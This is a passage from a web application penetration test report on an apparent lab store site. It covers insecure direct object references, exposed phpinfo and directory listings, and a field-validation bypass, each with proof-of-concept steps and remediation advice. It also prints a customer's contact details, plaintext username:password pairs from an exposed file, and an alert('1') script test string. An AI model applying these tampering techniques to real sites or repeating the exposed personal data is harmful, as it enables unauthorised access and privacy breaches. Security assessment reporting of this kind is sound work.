
<http://13.127.159.1/orders/orders.php?customer=13/>

<http://13.127.159.1/profile/16/edit/>

<http://13.127.159.1/forum/index.php?u=/user/profile/4>

# Observation

- When we change the payload we can see the receipts of other users or customers



# POC

- Here you can clearly see the receipt of another user

13.233.173.221/orders/generate\_receipt/ordered/11

Lifestyle Store My Cart My Profile My Orders Blog Forum Logout

### Receipt

<b>Order Id: 5732EA0B32B6</b>	
<b>PRODUCTS:</b>	
Adidas Socks - Pack	INR 450
<b>Total</b>	<b>INR 450</b>
<b>SHIPPING DETAILS:</b>	
<b>Name</b> - Nishchal	
<b>Email</b> - nishchalsangai14@gmail.com	
<b>Phone</b> - 9811398113	
<b>Address</b> - yaar ka koi makan nahi hai	
<b>PAYMENT MODE</b>	
Cash on delivery	
Order placed on : 2020-07-28 20:51:01	
Status: DELIVERED	

# Business Impact – Extremely High

A malicious hacker can read bill information and account details of any user just by knowing the customer id and User ID. This discloses critical billing information of users including:

- Mobile Number
- Bill Number
- Billing Period
- Total number of orders ordered by customer
- Bill Amount and Breakdown
- Phone no. and email address
- Address

This can be used by malicious hackers to carry out targeted phishing attacks on the users and the information can also be sold to competitors/blackmarket. More over, as there is no ratelimiting checks, attacker can bruteforce the user\_id for all possible values and get bill information of each and every user of the organization resulting is a massive information leakage.

# Recommendation

Take the following precautions:

- Implement proper authentication and authorisation checks to make sure that the user has permission to the data he/she is requesting
- Use proper rate limiting checks on the number of request comes from a single user in a small amount of time
- Make sure each user can only see his/her data only

# References

- [https://www.owasp.org/index.php/Insecure Configuration Management](https://www.owasp.org/index.php/Insecure_Configuration_Management)
- [https://www.owasp.org/index.php/Top 10 2013-A4-Insecure Direct Object References](https://www.owasp.org/index.php/Top_10_2013-A4-Insecure_Direct_Object_References)

# 12 Directory Listings

## Directory listings (Moderate)

Below mentioned urls disclose server information. Affected URL :

- <http://13.126.196.134/phpinfo.php>
- <https://13.126.196.134/robots.txt>
- <http://13.126.196.134/composer.lock>
- <http://13.126.196.134/composer.json>
- <http://13.126.196.134/userlist.tx>

# Observation



PHP Version 5.6.39-1+ubuntu18.04.1+deb.sury.org+1




System	Linux ip-172-26-4-192 5.3.0-1030-aws #32~18.04.1-Ubuntu SMP Tue Jun 30 23:04:16 UTC 2020 x86_64
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.6/fpm
Loaded Configuration File	/etc/php/5.6/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/5.6/fpm/conf.d
Additional .ini files parsed	/etc/php/5.6/fpm/conf.d/10-mysqlnd.ini, /etc/php/5.6/fpm/conf.d/10-opcache.ini, /etc/php/5.6/fpm/conf.d/10-pdo.ini, /etc/php/5.6/fpm/conf.d/15-xml.ini, /etc/php/5.6/fpm/conf.d/20-calendar.ini, /etc/php/5.6/fpm/conf.d/20-ctype.ini, /etc/php/5.6/fpm/conf.d/20-curl.ini, /etc/php/5.6/fpm/conf.d/20-dom.ini, /etc/php/5.6/fpm/conf.d/20-exif.ini, /etc/php/5.6/fpm/conf.d/20-fileinfo.ini, /etc/php/5.6/fpm/conf.d/20-ftp.ini, /etc/php/5.6/fpm/conf.d/20-gd.ini, /etc/php/5.6/fpm/conf.d/20-gettext.ini, /etc/php/5.6/fpm/conf.d/20-iconv.ini, /etc/php/5.6/fpm/conf.d/20-json.ini, /etc/php/5.6/fpm/conf.d/20-mbstring.ini, /etc/php/5.6/fpm/conf.d/20-mysql.ini, /etc/php/5.6/fpm/conf.d/20-mysqli.ini, /etc/php/5.6/fpm/conf.d/20-pdo_mysql.ini, /etc/php/5.6/fpm/conf.d/20-pdo_sqlite.ini, /etc/php/5.6/fpm/conf.d/20-phar.ini, /etc/php/5.6/fpm/conf.d/20-posix.ini, /etc/php/5.6/fpm/conf.d/20-readline.ini, /etc/php/5.6/fpm/conf.d/20-shmop.ini, /etc/php/5.6/fpm/conf.d/20-simplexml.ini, /etc/php/5.6/fpm/conf.d/20-sockets.ini, /etc/php/5.6/fpm/conf.d/20-sqlite3.ini, /etc/php/5.6/fpm/conf.d/20-sysvmsg.ini, /etc/php/5.6/fpm/conf.d/20-sysvsem.ini, /etc/php/5.6/fpm/conf.d/20-sysvshm.ini, /etc/php/5.6/fpm/conf.d/20-tokenizer.ini, /etc/php/5.6/fpm/conf.d/20-wddx.ini, /etc/php/5.6/fpm/conf.d/20-xmlreader.ini, /etc/php/5.6/fpm/conf.d/20-xmlwriter.ini, /etc/php/5.6/fpm/conf.d/20-xsl.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled



# POC

- In above observation you can see that a hacker can go through these directory easily and gather as much as information he/she want.
- Infact it also shows some accounts of seller



```
13.126.196.134/userlist.txt
Radhika:Radhika123:6
Nandan:Nandan123:7
chandan:chandan123:4
```

# Business Impact – Moderate

- Although this vulnerability does not have a direct impact to users or the server, though it can aid the attacker with information about the server and the users. Information Disclosure due to default pages are not exploitable in most cases, but are considered as web application security issues because they allows malicious hackers to gather relevant information which can be used later in the attack lifecycle, in order to achieve more than they could if they didn't get access to such information.

# Recommendation

- Disable all default pages
- Enable multiple security checks

## References

<https://www.netsparker.com/blog/web-security/information-disclosure-issues-attacks/>


<https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/information-disclosure-phpinfo/>

# 13. Personal Information Leakage


Personal Information Leakage (Low)	<p>Below mentioned urls disclose personal information</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.127.159.1/static/images/upload/customers/default.png">http://13.127.159.1/static/images/upload/customers/default.png</a></li><li>• <a href="http://13.127.159.1/products/details.php?p_id=2">http://13.127.159.1/products/details.php?p_id=2</a></li></ul>

# Observation

- Navigate to mentioned URL
- And you can see the whole path where everyones photo is stored




# POC



A screenshot of a web browser displaying the index of the directory `/static/images/uploads/customers/`. The browser's address bar shows the URL `13.127.159.1/static/images/uploads/customers/`. The page title is "Index of /static/images/uploads/customers/". Below the title is a table listing files and their metadata.

<a href="#">../</a>		
<a href="#">1550224525.png</a>	15-Feb-2019 09:55	10194
<a href="#">1550228019.jpg</a>	15-Feb-2019 10:53	9796
<a href="#">1550382697.jpg</a>	17-Feb-2019 05:51	14616
<a href="#">1550382890.jpg</a>	17-Feb-2019 05:54	180769
<a href="#">1552082680.jpg</a>	08-Mar-2019 22:04	178491
<a href="#">1552082706.jpg</a>	08-Mar-2019 22:05	178491
<a href="#">1552083012.jpg</a>	08-Mar-2019 22:10	32935
<a href="#">1552083459.jpg</a>	08-Mar-2019 22:17	58
<a href="#">default.png</a>	07-Jan-2019 08:49	43218

- Here if you see the url , you will know that we just chnaged it little bit and we hit jackpot where we can see photos uploaded by customer and may more...



A screenshot of a web browser displaying the index of the directory `/static/images/uploads/`. The browser's address bar shows the URL `13.127.159.1/static/images/uploads/`. The page title is "Index of /static/images/uploads/". Below the title is a table listing files and their metadata. The first three rows of the table are highlighted with a yellow background.

<a href="#">../</a>		
<a href="#">customers/</a>	07-Jan-2019 08:49	-
<a href="#">products/</a>	07-Jan-2019 08:49	-
<a href="#">card.png</a>	05-Jan-2019 06:00	91456

# Business Impact – Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the personal information of any account and plan further attacks on any specific account

## Recommendations

- You can apply encryption to the personal data
- You can add authenticity and authorization to access the other data

### REFERENCES:-

<https://cipher.com/blog/25-tips-for-protecting-pii-and-sensitive-data/>

<https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise>


# 14. Client side and server side validation bypass

Client side and server side validation bypass (Low)	<p>In below mentioned urls , we can easily bypass client side and server side validation</p> <p><b>Affected URL :</b></p> <ul style="list-style-type: none"><li>• <a href="http://13.126.121.253/profile/16/edit/">http://13.126.121.253/profile/16/edit/</a>Affected parameter:</li><li>• Contact Number (POST Parameter)</li></ul> <p>Payload used:</p> <ul style="list-style-type: none"><li>• 123465890000000</li></ul>



# Observation

Here we intercepted the request and made changes in the contact number field



The screenshot shows a web browser window with the address bar displaying `13.126.196.134/profile/16/edit/`. The page title is "Lifestyle Store". The navigation bar includes links for "My Cart", "My Profile", "My Orders", "Blog", "Forum", and "Logout". The main content area is titled "My Profile" and contains several input fields for user information. The contact number field contains the value `9812345670`, which has been modified to `alert('1')`. Below the input fields are two buttons: "UPLOAD PROFILE PICTURE" and "UPDATE".

My Profile

Bugbug

bugbug@c.com

bugbug

9812345670


alert('1')

UPLOAD PROFILE PICTURE

UPDATE

# POC

- Mobile number is saved as zero



The screenshot shows a web browser window with the address bar displaying `15.126.196.154/profile/16yedr/`. The page header is a dark navigation bar with the text "Lifestyle Store" on the left and links for "My Cart", "My Profile", "My Orders", "Blog", and "Forum" on the right. The main content area is titled "My Profile" and contains a form with the following elements:

- A text input field containing "Bugbug".
- A text input field containing "bugbug@c.com".
- A text input field containing "bugbug".
- A text input field containing "0", with the character "0" highlighted in yellow.
- A text input field containing the JavaScript code `alert('1')`.
- A red-outlined button labeled "UPLOAD PROFILE PICTURE".
- A solid red button labeled "UPDATE".

# Business Impact – Moderate

The data provided by the user ,if incorrect, is not a very big issue but still must be checked for proper validity information.

## Recommendations

- Implement all critical checks on server side code only.
- Client-side checks must be treated as decoratives only.
- All business logic must be implemented and checked on the server code.

### REFERENCES:-

<http://projects.webappsec.org/w/page/13246933/Improper%20Input%20Handling>

